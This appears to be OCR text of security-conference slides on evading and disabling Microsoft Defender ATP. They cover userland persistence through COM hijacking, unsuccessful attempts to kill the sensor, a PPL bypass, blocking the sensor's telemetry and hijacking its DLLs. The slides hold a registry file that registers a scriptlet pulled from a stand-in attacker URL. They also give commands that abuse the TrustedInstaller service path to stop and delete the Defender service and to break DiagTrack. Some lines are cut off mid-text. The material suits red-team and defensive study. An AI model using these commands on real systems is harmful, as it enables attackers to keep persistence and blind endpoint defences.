
Process Name	PID	Operation	Path	Result
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer32	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\LocalServer	NAME NOT FOUND
svchost.exe	1004	RegOpenKey	HKCR\WOW6432Node\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\Elevation	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegQueryValue	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\AppID	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\LocalServer	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\Elevation	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{4590F811-1D3A-11D0-891F-00AA004B2E24}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\TreatAs	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocServer32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocHandler32	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}\InprocHandler	NAME NOT FOUND
wmiprvse.exe	6936	RegOpenKey	HKCR\CLSID\{D68AF00A-29CB-43FA-8504-CE99A996D9EA}\TreatAs	NAME NOT FOUND


More info by subTee and enigma0x3: https://www.slideshare.net/enigma0x3/windows-operating-system-archaeology


Userland Persistence via Component Object Model (COM) Hijacking

```
Windows Registry Editor Version 5.00
#DotNetToJScript and COM technique credits to James Forshaw @tiraniddo, Matt Nelson @enigma0x3, Casey Smith @subTee
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://attacker.com/payload.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{E7D35CFA-348B-485E-B524-252725D697CA}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

Userland Persistence via Component Object Model (COM) Hijacking







https://www.slideshare.net/enigma0x3/windows-operating-system-archaeology


Taming the beast

Can’t Stop ATP Process, Service, Etc., Even If Running As System*


```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.
Reason: Access is denied.
```


```
C:\Users\admin>sc stop Sense
[SC] OpenService FAILED 5:

Access is denied.
```


```
C:\windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
```

```
 kill -processname MsSense -force
ess "MsSense (1364)" because of the following error: Access is denied
```

```
C:\windows\system32>sc config sense start= disabled
[SC] ChangeServiceConfig FAILED 5:

Access is denied.
```







Uninstalling

- Unlike other PSP/cloud AV products like CrowdStrike, you can't just uninstall them from an elevated command prompt.


```
wmic product where "description='CrowdStrike Sensor Platform'" Uninstall
```

- ATP requires a generated offboarding script with a SHA256 signed reg key:

```
REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v
696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d
"{\"body\":\"{\\\"orgIds\\\":[\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\"],\\\"orgId\\\
":\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\",\\\"expirationTimestamp\\\":1314558243651
28759,\\\"version\\\":\\\"1.11\\\"}\",\"sig\":\"WqiiKElTSCiiQk9qIMhba41Uw+
MeX3V6rk2FFrd45lkVYOiqhJYQ/ERlXKjBW8lVo7FaYcx2I0+rzPHt7LL7WpKAxdIRMiXugoXgMl1X40b+
Jzm/AhpKACIhXja7HVxcWFr7sg3garXT1oD4xHSvaj642W39woTwcTgRTLTZB76mbdrdEkSCKXk5ThAtFf5oQnhP
h2GcjAs0kA/90JrntSlSAjXDYsTS8tCMa4Y2QGPE/YC+nWZR/HIrzXcFZSuEU/JTBBTeJN+/ArPndat2+
hWPzDJC5klXcC3BSFSVyNBIrDbVeYsSkFFFwl7uc/Ua+ZDzWhLTr3I+53L6VGB3Vw==
\",\"sha256sig\":\"DxKkdds3PtvN+LbrqBdj9BqAqsfau4bhrhpWN+
```

“Protected Process Light”

```
C:\windows\system32>sc qprotection windefend
[SC] QueryServiceConfig2 SUCCESS
SERVICE windefend PROTECTION LEVEL: ANTIMALWARE LIGHT.

C:\windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\windows\system32>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```




PPL Bypass

- Defender AV service can be stopped/deleted via Project0's privileged Antimalware PPL bypass:

```
sc config TrustedInstaller binPath= "cmd.exe /C sc stop
windefend && sc delete windefend" && sc start
TrustedInstaller
```

- ... since RS2, ATP (MsSense.exe) runs now at a Windows PPL protection level instead of a AntiMalware PPL, and the process is configured as "NOT_STOPPABLE"


Matt Graeber
@mattifestation
Following
In the "assume breach" world we live in, how is "It doesn't matter. You were already admin." a relevant or practical statement?
6:23 PM - 2 Oct 2017
7 Retweets 28 Likes

Block ATP Comms via DiagTrack Service (Privileged)

1703/ATP Release 2:

```
C:\>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: NONE.
```


1709/ATP Release 3:

```
C:\>sc qprotection diagtrack
[SC] QueryServiceConfig2 SUCCESS
SERVICE diagtrack PROTECTION LEVEL: WINDOWS LIGHT.
```


Block ATP Comms via DiagTrack Service (Privileged)

```
SERVICE_NAME: diagtrack
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
```

```
sc config TrustedInstaller binPath=
"cmd.exe /C sc stop diagtrack & sc config diagtrack
binPath='lol'" && sc start TrustedInstaller
```



Can’t Rename The WDATP Binaries As Admin….



…But We Can Hijack It's DLLs (Privileged)

Process Name	PID	Operation	Path
SenseCncProxy.exe	4340	QueryStream...	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	Load Image	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	CloseFile	C:\Windows\System32\winhttp.dll

